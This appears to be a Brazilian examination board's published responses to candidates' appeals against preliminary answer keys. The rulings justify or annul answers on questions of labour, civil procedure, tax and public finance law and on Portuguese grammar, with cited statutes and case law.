A assertiva sobre a terceirização reproduz, praticamente na literalidade, a tese firmada pelo STF no julgamento da Arguição de Descumprimento de Preceito Fundamental (ADPF) 324: “I - É lícita a terceirização de toda e qualquer atividade, meio ou fim, não se configurando relação de emprego entre a contratante e o empregado da contratada; II - A terceirização, compete à contratante: i) verificar a idoneidade e a capacidade econômica da terceirizada; e ii) responder subsidiariamente pelo descumprimento das normas trabalhistas, bem como por obrigações previdenciárias, na forma do art. 31 da Lei 8.212/1993”. A previsão contida §2º do artigo 121 da Lei 14.133/2021 sugere uma exceção à regra geral, mas deve ser analisada à luz da jurisprudência dos diversos Tribunais - sobretudo do Excelso STF -, como ocorreu no âmbito da Lei nº 8.666/1993, cujas normas de responsabilidade por encargos trabalhistas, por exemplo, foram reinterpretadas pelo Tribunal Superior do Trabalho (Súmula nº 331). A assertiva sobre a assunção dos riscos do empreendimento ou do trabalho expressamente menciona a característica da alteridade, que traduz a ideia de responsabilização do empregador pelos custos e resultados do trabalho prestado, além da responsabilização pela sorte de seu próprio empreendimento (neste sentido: DELGADO, Mauricio Godinho. Curso de direito do trabalho. 18. ed. São Paulo: LTr, 2019, p.495). A assertiva sobre a gratificação natalina guarda consonância com os artigos 1º e 2º da Lei nº 4.749/65. Considerando, por fim, que a conduta “complessiva” é rejeitada pela ordem justralhista, que busca preservar a identidade específica de cada parcela legal ou contratual devida e paga ao empregado (Súmula nº 91 do TST: “Nula é a cláusula contratual que fixa determinada importância ou percentagem para atender englobadamente vários direitos legais ou contratuais do trabalhador.), há somente uma assertiva falsa, de modo que a sequência correta para marcação é: V,F,V,V. Gabarito mantido.

Fontes:

- BRASIL. Supremo Tribunal Federal. Andamentos da ADPF 324. Disponível em: <<http://portal.stf.jus.br/processos/detalhe.asp?incidente=4620584&fbclid=IwAR0RYwWYGD DhvMwzLP7Rfpt4ngDv8tgHKG6N3bRIn0tEhHwQMHTIAaVI-Co>>
- DELGADO, Mauricio Godinho. Curso de direito do trabalho. 18. ed. São Paulo: LTr, 2019.

BRANCA	VERDE	AMARELA	AZUL
42	45	43	44

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito. As alternativas I e III estão incorretas nos termos dos Arts. 57 e 55, §3º do CPC e as alternativas II e IV estão corretas nos termos dos Arts. 63, §§ 1º e 3º do CPC.

I. Quando houver continência e a ação continente tiver sido proposta anteriormente, no processo relativo à ação contida será proferida sentença **com (sem)** resolução de mérito, caso contrário, as ações serão necessariamente reunidas. – Art. 57

II. Antes da citação, a cláusula de eleição de foro, se abusiva, pode ser reputada ineficaz de ofício pelo juiz, que determinará a remessa dos autos ao juízo do foro de domicílio do réu. – Art. 63 §1º

III. Serão reunidos para julgamento conjunto os processos que possam gerar risco de prolação de decisões conflitantes ou contraditórias, caso decididos separadamente, mesmo **com (sem)** conexão entre eles. – Art. 55, §3º

IV. A eleição de foro só produz efeito quando constar de instrumento escrito e aludir expressamente a determinado negócio jurídico. – Art. 63 §3º

Fonte:

- Arts. 57 e 55, §3º do CPC e Arts. 63, §§ 1º e 3º do CPC.

BRANCA	VERDE	AMARELA	AZUL
43	42	44	41

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito. As alternativas I e II estão incorretas nos termos dos Arts. 209, §1º e 215, inciso I do CPC e as alternativas III e IV estão corretas nos termos dos Arts. 242, §2º e 246 do CPC.

Fonte:

- Arts. 209, §1º e 215, inciso I do CPC e Arts. 242, §2º e 246 do CPC.

BRANCA	VERDE	AMARELA	AZUL
44	41	45	43

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito, nos termos dos Arts. 301, 300 §1º, 303 e 303 §6º do CPC.

Fonte:

- Arts. 301, 300 §1º, 303 e 303 §6º do CPC.

BRANCA	VERDE	AMARELA	AZUL
45	44	41	42

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito, nos termos dos Arts. 349, 340, 343 §5º e 338 do CPC.

Fonte:

- Arts. 349, 340, 343 §5º e 338 do CPC.

BRANCA	VERDE	AMARELA	AZUL
46	48	49	47

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Os recursos referem, em breve síntese, que – contraditoriamente – haveria mais de uma resposta correta e que faltaria uma resposta correta, além de haver erro no gabarito.

Sem razão, entretanto, conforme aponta o texto em comentário:

Em sua exposição de motivos, o Código de Processo Civil de 2015 informou que a ineficiência do sistema processual enfraquece todo o ordenamento jurídico, isso porque o direito processual civil é um instrumento de concretização do direito material. Com isso, o principal objetivo do Novo Código de Processo Civil é resolver ineficiências que enfraquecem o sistema processual e cuja existência há certa unanimidade na comunidade jurídica. Por consequência, é possível afirmar, em síntese, que o novo sistema processual almeja concretizar o princípio da efetividade. Para esse desiderato era necessário incrementar a razoável duração do processo e reforçar a segurança jurídica, acelerando a tramitação dos processos e diminuindo a instabilidade das decisões judiciais tomadas pelas diferentes instâncias e tribunais do país. Comprometido com a necessidade de melhorar a eficiência e o funcionamento do processo civil, o novo código adotou e aprimorou o sistema de precedentes judiciais existente em nosso ordenamento jurídico.

Fonte:

- CONSIDERAÇÕES SOBRE O SISTEMA DE PRECEDENTES JUDICIAIS NO NOVO CÓDIGO DE PROCESSO CIVIL
CONSIDERATIONS ON THE SYSTEM OF JUDICIAL PRECEDENTS IN THE NEW CIVIL PROCESS CODE Gustavo Henrique Paschoal Paulo Antonio Brizzi Andreotti;

BRANCA	VERDE	AMARELA	AZUL
47	50	48	49

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Improcedem os recursos interpostos em face da questão em comento. Afirmam os recorrentes que haveria erro na divulgação do gabarito, mais de uma resposta correta e, contraditoriamente, falta de uma resposta correta.

Entretanto, não fizeram a melhor interpretação do enunciado da questão proposta, como a seguir se comprova:

No caso, não obstante tratar-se de ação popular, o fato é que a relação em litígio é eminentemente de ordem privada, pois litiga-se a nulidade de um testamento. O interesse da Administração Pública é reflexo, em razão da possível conversão da herança em vacante.

Para que o ato seja sindicável mediante ação popular, deve ele ser, a um só tempo, nulo ou anulável e lesivo ao patrimônio público, no qual se inclui "os bens e direitos de valor econômico, artístico, estético, histórico ou turístico". Com efeito, mostra-se inviável deduzir em ação popular pretensão com finalidade de mera desconstituição de ato por nulidade ou anulabilidade, sendo indispensável a asserção de lesão ou ameaça de lesão ao patrimônio público.

No caso, pretende-se a anulação de testamento por suposta fraude, sendo que, alegadamente, a herança tornar-se-ia jacente. Daí não decorre, todavia, nem mesmo em tese, uma lesão aos interesses diretos da Administração. Isso porque, ainda que se prosperasse a alegação de fraude na lavratura do testamento, não se teria, por si só, uma lesão ao patrimônio público, porquanto tal provimento apenas teria o condão de propiciar a arrecadação dos bens do falecido, com subsequente procedimento de publicações de editais.

A jacência, ao reverso do que pretende demonstrar o recorrente, pressupõe a incerteza de herdeiros, não percorrendo, necessariamente, o caminho rumo à vacância, tendo em vista que, após publicados os editais de convocação, podem eventuais herdeiros se apresentarem, dando-se início ao inventário, nos termos dos arts. 1.819 a 1.823 do Código Civil.

Fonte:

- RECURSO ESPECIAL Nº 445.653 - RS (2002/0070597-6) RELATOR : MINISTRO LUIS FELIPE SALOMÃO
RECORRENTE : ANTÔNIO PANI BEIRIZ ADVOGADO : ANTÔNIO PANI BEIRIZ (EM CAUSA PRÓPRIA) E
OUTRORECORRIDO : CARLOS HENRIQUE MORAES FALLEIRO ADVOGADO : MARCO AURÉLIO PAPALEO
INTERES. : MUNICÍPIO DE PORTO ALEGRE INTERES. : VALMIER MARTINS BATISTA INTERES. : OSMAR
ARCÍDIO MAGGIONI INTERES. : ADROALDO FAGUNDES VIEGAS INTERES. : ROGÉRIO VIEGAS VIANA
INTERES. : VERA MARIA BASTOS DUARTE DE ALBUQUERQUE INTERES. : MARIA ANGELINA LAURIA
FRUGOLI EMENTA RECURSO ESPECIAL. AÇÃO POPULAR. ANULAÇÃO DE TESTAMENTO. INADEQUAÇÃO DA
VIA ELEITA. AFASTAMENTO DA MULTA IMPOSTA. SÚMULA Nº 98

BRANCA	VERDE	AMARELA	AZUL
48	49	50	46

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Os recorrentes apontam que teria ocorrido falta de uma resposta correta, erro na divulgação do gabarito, erro no enunciado da questão e mais de uma resposta correta.

Sem razão os recorrentes, que se equivocaram na análise do enunciado proposto e não obtiveram êxito em alcançar a resposta correta, que é a que se encontra no gabarito;

Ação Civil Pública tem com o objetivo de coibir atividade de exploração de máquinas caça-níqueis.

A Lei Complementar 116/2003 não legitima a prática de jogos de azar, como os denominados caça-níqueis, deixando de prever, expressamente, que se enquadram no conceito de diversões eletrônicas. Ademais, ela não revogou a norma contida no art. 50 do Decreto-Lei 3.688/1941 (Lei de Contravenções Penais).

A realização de jogos de azar, sem amparo legal, vulnera a ordem pública, a economia popular e o direito dos consumidores, além de infringir a legislação penal, notadamente os arts. 50 e 51 da Lei de Contravenções Penais. Contudo, a Ação Civil Pública tem por finalidade a repreensão a ilícito civil, bem como a prevenção e a reparação de eventuais danos dele decorrentes, daí a irrelevância da caracterização do fato como crime ou contravenção. E se crime ou contravenção existir, nada impede a concorrência simultânea das duas investigações (inquérito penal e inquérito civil) ou ações (criminal e civil), inclusive com o empréstimo e aproveitamento, por uma, de provas geradas pela outra, mesmo interceptações autorizadas, desde que assegurados o contraditório e a ampla defesa. Corolário dessa compreensão do sistema jurídico brasileiro, ou seja, da diversidade e autonomia das duas jurisdições, é o fato de que medidas assecuratórias e tutela inibitória, análogas entre si ou de índole similar, podem ser deferidas tanto na instância civil, como na penal — simultânea, isolada ou consecutivamente.

Fonte:

- RECURSO ESPECIAL Nº 813.222 - RS (2006/0017946-0) RELATOR : MINISTRO HERMAN BENJAMIN RECORRENTE : MINISTÉRIO PÚBLICO DO ESTADO DO RIO GRANDE DO SUL RECORRIDO : ADMINISTRADORA DE JOGOS FRONTEIRA LTDA ADVOGADO : PAULO ROSA NOBLE

BRANCA	VERDE	AMARELA	AZUL
49	47	46	50

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Afirmam os recorrentes que haveria mais de uma resposta correta e que o conteúdo da questão não fora previsto no edital.

Sem razão, contudo, sendo correta apenas a alternativa do gabarito e estando o conteúdo da questão no item RECURSO - AGRAVO DE INSTRUMENTO;

A alternativa proposta como gabarito alinha-se ao posicionamento do Fórum Permanente de Processualistas Civis, em conformidade ao Enunciado 177, a saber: (arts. 550, § 5º e 1.015, inc. II) A decisão interlocutória que julga procedente o pedido para condenar o réu a prestar contas, por ser de mérito, é recorrível por agravo de instrumento.

Destarte, resolvendo parte do mérito da ação proposta para exigir contas, o julgamento que resolve a primeira fase do procedimento especial desafia o agravo de instrumento, nos exatos termos do art. 1.015, inc. II, do CPC.

Fonte:

- **Ementa Oficial**
PROCESSUAL CIVIL. RECURSO ORDINÁRIO EM MANDADO DE SEGURANÇA. ENUNCIADO ADMINISTRATIVO 3/STJ. INTERVENÇÃO DO ESTADO NA PROPRIEDADE. DECISÃO INTERLOCUTÓRIA SOBRE INTERVENÇÃO DE TERCEIROS E SOBRE INSTRUÇÃO PROBATÓRIA. RECORRIBILIDADE POR AGRAVO DE INSTRUMENTO E POR APELAÇÃO, RESPECTIVAMENTE. IMPOSSIBILIDADE DE IMPUGNAÇÃO PELA VIA MANDAMENTAL. INTERPRETAÇÃO DE PRECEDENTE. RESP 1.704.520/MT.
Para além das hipóteses de cabimento previstas no art. 1.015 do CPC/2015 admite-se a interposição do agravo de instrumento, fundada na tese da "taxatividade mitigada", quanto presente situação de urgência que decorra da inutilidade futura do julgamento do recurso diferido de apelação. Inteligência do REsp 1.704.520/MT.
As decisões sobre a instrução probatória, e, portanto, sobre o exercício do direito à ampla defesa, estão em tese imunes ao sistema de preclusão processual, e tampouco se inserem nas hipóteses do art. 1.015 do CPC/2015, daí por que cabível a sua impugnação diferida pela via da apelação, não se aviando a ação mandamental tanto por isso quanto porque a sua impetração implicaria indireta ofensa a essa sistemática de impugnação.
A decisão que versa sobre a admissão ou a inadmissão da intervenção de terceiros enseja a interposição de agravo de instrumento. Inteligência do art. 1.015, inciso IX, do CPC/2015.
Recurso ordinário em mandado de segurança não provido.
(RMS 65.943/SP, Rel. Ministro MAURO CAMPBELL MARQUES, SEGUNDA TURMA, julgado em 26/10/2021, DJe 16/11/2021)
- TEMA 998 DO STJ;

BRANCA	VERDE	AMARELA	AZUL
50	46	47	48

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Afirmam os recorrentes que faltaria uma resposta correta e, contraditoriamente, que haveria mais de uma resposta correta. Além disso registram que o conteúdo da questão não estaria previsto no edital.

Sem razão os recorrentes.

O conteúdo está previsto no princípio do duplo grau de jurisdição. Quanto ao gabarito, deve ser observado que afirma Nelson Nery Junior a que o princípio do *due process of law* é gênero do qual todos os demais princípios constitucionais do processo são espécies.

Com efeito, bastaria que a norma constitucional tivesse adotado tal princípio para que daí decorressem todas as consequências processuais que garantiriam aos litigantes o direito a um processo e a uma sentença justa.

Sem embargo, a explicitação no texto constitucional brasileiro das garantias fundamentais derivadas do devido processo legal é uma maneira de destacar a importância dessas garantias, a fim de que se possa aplicar a cláusula sem maiores indagações. Em outra obra do mesmo autor também salienta que é exigência do devido processo legal a existência do princípio do duplo grau de jurisdição. Até mesmo o julgamento de recursos nos Juizados Especiais está previsto no texto constitucional (artigo 98, 1), que se dará por turmas de juízes de primeiro grau. A Constituição não afasta o princípio do duplo grau de jurisdição quando estabelece a competência originária dos tribunais

Fonte:

- A Natureza Princioplógica do Duplo Grau de Jurisdição Adriano Sant 'Ana Pedra Doutorando em Direito Constitucional (PUC/SP), Mestre em Direitos e Garantias Constitucionais Fundamentais (FDV), Coordenador e Professor do Curso de Especialização em Direito Público da FDV, Professor de Direito Constitucional da Faculdade de Direito de Vitória (FDV), Professor da Escola da Magistratura do Espírito Santo (EMES), Procurador Federal.

BRANCA	VERDE	AMARELA	AZUL
51	54	53	52

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

É vedado aos estados e ao Distrito Federal instituir o Imposto sobre Transmissão Causa Mortis e Doação (ITCMD) nas hipóteses dispostas no art. 155, § 1º, III, da Constituição Federal, sem a edição da lei complementar federal exigida pelo referido dispositivo constitucional.

Fonte:

- STF. Plenário. ADI 6828/AL, Rel. Min. André Mendonça, julgado em 28/10/2022.

BRANCA	VERDE	AMARELA	AZUL
52	55	54	51

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme prevê o artigo Art. 81 do Código Tributário Nacional, a contribuição de melhoria cobrada pela União, pelos Estados, pelo Distrito Federal ou pelos Municípios, no âmbito de suas respectivas atribuições, é instituída para fazer face ao custo de obras públicas de que decorra valorização imobiliária, tendo como: limite total a despesa realizada e limite individual o acréscimo de valor que da obra resultar para cada imóvel beneficiado.

A contribuição de melhoria visa ressarcir os gastos públicos despendidos com a realização da obra. Diante disso, tal imposto só pode ser cobrado depois de finalizada a obra, total ou parcialmente. Só depois de pronta a obra pública e verificada a existência da valorização imobiliária que ela provocou é que se torna admissível a tributação por via de contribuição de melhoria.

A contribuição de melhoria não pode ser exigida antes de realizada a obra pública. É imprescindível que, primeiro, exista a obra pública, valorizando o imóvel, para só após o proprietário deste vir a ser tributado. É que – tornamos a insistir – a contribuição de melhoria não tem por hipótese de incidência apenas a realização de obra pública, mas a efetiva valorização imobiliária causada por obra pública. Assim, sem obra pública, não pode haver contribuição de melhoria, já que não se pode falar, no caso, em valorização imobiliária potencial. O princípio da segurança jurídica

A valorização imobiliária, por si só, não é fato gerador do tributo, posto que é impositivo que tal efeito derive da realização de obra pública.

Fontes:

- REsp 1.326.502-RS, Rel. Min. Ari Pargendler, julgado em 18/4/2013.
- CARRAZZA, Roque Antonio. Curso de direito constitucional tributário. 26. ed. São Paulo: Malheiros, 2010. p. 575. Artigo 81 e 82 do Código Tributário Nacional.

BRANCA	VERDE	AMARELA	AZUL
53	51	52	54

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A empresa pública ou sociedade de economia mista que explora atividade econômica, não irá gozar do benefício, porque a ela deve ser aplicado o mesmo regime jurídico da iniciativa privada. Extrai-se esse entendimento do texto constitucional que determina que a exploração direta de atividade econômica pelo Estado só será permitida quando necessária aos imperativos da segurança nacional ou a relevante interesse coletivo, conforme definidos em lei. A lei estabelecerá o estatuto jurídico da empresa pública, da sociedade de economia mista e de suas subsidiárias que explorem atividade econômica de produção ou comercialização de bens ou de prestação de serviços, dispondo sobre: a sujeição ao regime jurídico próprio das empresas privadas, inclusive quanto aos direitos e obrigações civis, comerciais, trabalhistas e tributários

Fonte:

- Artigo 173, § 1º, II, da CF/88.

BRANCA	VERDE	AMARELA	AZUL
54	53	55	55

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Tanto o DL 406/68 como as Leis Complementares 56/87 e 102/03 fixaram que o ISS incide sobre a totalidade dos serviços de construção civil, exceto sobre o fornecimento de mercadorias produzidas pelo próprio prestador dos serviços fora do local da prestação, que fica sujeito ao ICMS.

A inserção de textos, desenhos e outros materiais de propaganda e publicidade em qualquer meio (exceto em livros, jornais, periódicos e modalidades de serviços de radiodifusão sonora e de sons e imagens de recepção livre e gratuita) é passível sim de tributação por ISS. STF. Plenário. ADI 6034/RJ, Rel.

Fonte:

- AgReg no Recurso Especial n. 1.002.693.

BRANCA	VERDE	AMARELA	AZUL
55	52	51	53

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A União deve entregar o produto da arrecadação da contribuição de intervenção no domínio econômico prevista no art. 177 § 4º (CIDE-Combustíveis), 29% (vinte e nove por cento) para os Estados e o Distrito Federal. As receitas derivadas da Contribuição Social sobre o Lucro Líquido; do ICMS quando arrecadado pelo Distrito Federal; do Imposto de Transmissão Causa Mortis e Doação; e dos Impostos Extraordinários de Guerra não são repassadas na forma do enunciado.

Fonte:

- Artigo 159 III da CRFB/88 e § 4º do art. 177 da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
56	59	60	57

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Os argumentos recursais são no sentido de não haver resposta correta, já que as afirmativas I, III e IV estariam corretas. Sem guarida.

A afirmativa I está incorreta ao trazer a informação que os atos que reduzam despesas deverão ser instruídos com estimativas dos impactos orçamentário-financeiro, no exercício em que deve entrar em vigor e nos dois subsequentes. O Art. 17, no seu §1º da LRF, fala em atos que criarem ou aumentem despesa, logo a referida alternativa está incorreta.

Restando apenas as afirmativas III e IV como corretas, sendo representadas pela alternativa D.

Fonte:

- Lei Complementar nº 101/00 (Lei de Responsabilidade Fiscal)

BRANCA	VERDE	AMARELA	AZUL
57	60	58	59

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A alternativa A reproduz o teor do art. 92, inciso I da Lei Federal nº 4.320/64, trazendo que: Art. 92. A dívida flutuante compreende: I - os restos a pagar, excluídos os serviços da dívida.

Esclarece ainda que Restos a Pagar Processados são: as despesas empenhadas e não pagas até o encerramento do exercício que sofreram a liquidação. Isto é, empenhou, liquidou, mas não pagou. Por sua vez, Restos a Pagar Não Processados são: as despesas empenhadas e não pagas até o encerramento do exercício e que não sofreram a liquidação. Isto é, apenas empenhou, não liquidou e não pagou.

Por fim, esclarece que conforme Artigo 103, Parágrafo único, da Lei Federal nº 4.320/64: "Os Restos a Pagar do exercício serão computados na receita **extra-orçamentária** para compensar sua inclusão na despesa orçamentária."

Fonte:

- Lei Federal nº 4.320/64

BRANCA	VERDE	AMARELA	AZUL
59	56	59	58

Recurso Procedente. Questão Anulada.

Os candidatos fazem apontamentos sobre a nomenclatura dada pela doutrina sobre o princípio que vedada a transferência de recursos de uma categoria de programação para outra, sem previa autorização legislativa.

A resposta adotada para qualificar a impossibilidade de se remanejar recursos de uma categoria para outra do orçamento não atende à nomenclatura adotada pela doutrina. O princípio que foi violado é o da vedação ou proibição de estorno, diferente do apontado na resposta, que usou apenas a palavra estorno. Logo, a resposta se encontra incorreta, sendo que a apresentação apenas da palavra estorno pode confundir o candidato, pois a nomenclatura correta apresenta a expressão negativa, negação ou proibição do estorno.

BRANCA	VERDE	AMARELA	AZUL
60	58	57	56

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme disposto na Lei Federal nº 4320/64 - Art. 63. A liquidação da despesa consiste na verificação do direito adquirido pelo credor tendo por base os títulos e documentos comprobatórios do respectivo crédito.

Ademais, incorreta está a alternativa B) Empenho por estimativa — é devido naquelas hipóteses em que não é possível determinar com precisão o valor da despesa. No entanto, pelo que comumente ocorre, tem-se uma noção aproximada do seu valor. Nesse caso, faz-se uma estimativa do gasto ao longo do exercício financeiro para que haja o empenho. Dá-se geralmente com as contas de consumo, diárias, gratificações, em que se estima um montante que normalmente acontece, podendo ocorrer para mais ou para menos. Em suma, ocorre **quando não se conhece o montante da despesa**. Sua previsão está no art. 60, § 2º da Lei n. 4.320/64: “Art. 60. § 2º Sera feito por estimativa o empenho da despesa cujo montante não se possa determinar”.

Por outro lado, também está incorreta a letra A) Empenho global - assemelha-se ao empenho ordinário, uma vez que atende a despesas com montante definido. No entanto, em virtude do objeto contratado, o seu pagamento é geralmente feito em parcelas, pois se espera a conclusão de etapas de obras ou entrega de bens para que a quitação ocorra. Assim, a sua diferença está apenas no histórico, pois enquanto o empenho ordinário é pago de uma vez, no global a obrigação assumida será paga em diversas parcelas, conforme definição legal ou contratual. Sua previsão está no art. 60, § 3a da Lei n. 4.320/64: “Art. 60. § 3o É permitido o empenho global de despesas contratuais e outras, sujeitas a parcelamento”. Ocorre geralmente em contratos de valores vultosos, como grandes obras, em que o pagamento se dá em parcelas, após cada medição.

Por isso que geralmente se exige, após o empenho, um documento que comprove a sua ocorrência, chamado de **nota de empenho**, que deverá conter uma série de informações como (i) o nome do credor; (ii) a dotação orçamentária; (iii) o tipo de empenho; (iv) o valor empenhado; (v) o saldo da dotação; (vi) a individualização da despesa; (vii) a assinatura da autoridade pública, dentre outros (art. 61 da Lei n. 4.320/64).

Ademais, conforme disposto no Art. 61. Para cada empenho será extraído um documento denominado "nota de empenho" que indicará o nome do credor, a especificação e a importância da despesa bem como a dedução desta do saldo da dotação própria.

Dessa forma, a única alternativa correta é o disposto na letra C.

BRANCA	VERDE	AMARELA	AZUL
04	09	13	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “**D)** 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “**B)** 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na alternativa indicada como correta. A alternativa “**C)** 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “**A)** 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
05	10	14	16

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§) A locução conjuntiva “mas também”, nesse contexto:”, a alternativa “**C**) Estabelece relação de acréscimo, adição, desempenhando a mesma função de uma conjunção aditiva.” foi adequadamente indicada como correta. As conjunções aditivas trazem uma relação de ideias que se somam e complementam-se, podendo ser tanto no sentido positivo quanto no sentido negativo. Por isso é possível apontar duas conjunções aditivas muito utilizadas: e (para sentido positivo) e nem (para sentido negativo). Também é possível usar duas ou mais palavras juntas para desempenhar o mesmo papel de conjunção. Elas são chamadas de locuções conjuntivas aditivas. Alguns exemplos: e; nem; bem como; não só (...) mas [também]; não apenas (...) como [também]; não somente (...) como [ainda]”. Exemplos: “Vinícius estava para chegar e Henrique já estava pronto.” “Eu não fui ao teatro nem li a peça.” “Ela lia muitos livros bem como via muitas séries.” “Não apenas fizemos o projeto como ainda entregamos tudo antes do prazo.” “Não só achou o restaurante muito bem localizado mas também gostou muito da comida.” No último caso, embora se use a conjunção mas, que originalmente significaria oposição, o contexto indica que a relação estabelecida é, na verdade, de adição; assim como ocorre no trecho destacado no enunciado da questão. A alternativa “**A**) Estabelece uma ideia de acréscimo em relação à oração posterior.” não pode ser considerada correta. “Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§), o acréscimo não é em relação à oração posterior, mas em relação à oração anterior. São coordenadas. Orações coordenadas sindéticas aditivas são aquelas que têm sentido de adição, incluindo ou somando uma ideia à primeira oração. Exemplo: “Brincamos muito e rimos mais ainda!” “Não apenas completamos a tarefa mas também tivemos uma excelente nota.” “Não me queixei nem me exaltei.”

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
06	11	01	13

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “**B**) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos aqueles anos para conquistar o campeonato.” As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “**D**) Consequência desejada.” não pode ser indicada como correta de acordo com o expresso anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “**C**) Efeito contingente.” não pode ser indicada como correta de acordo com o expresso anteriormente. A alternativa “**A**) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
07	04	10	18

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “C) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

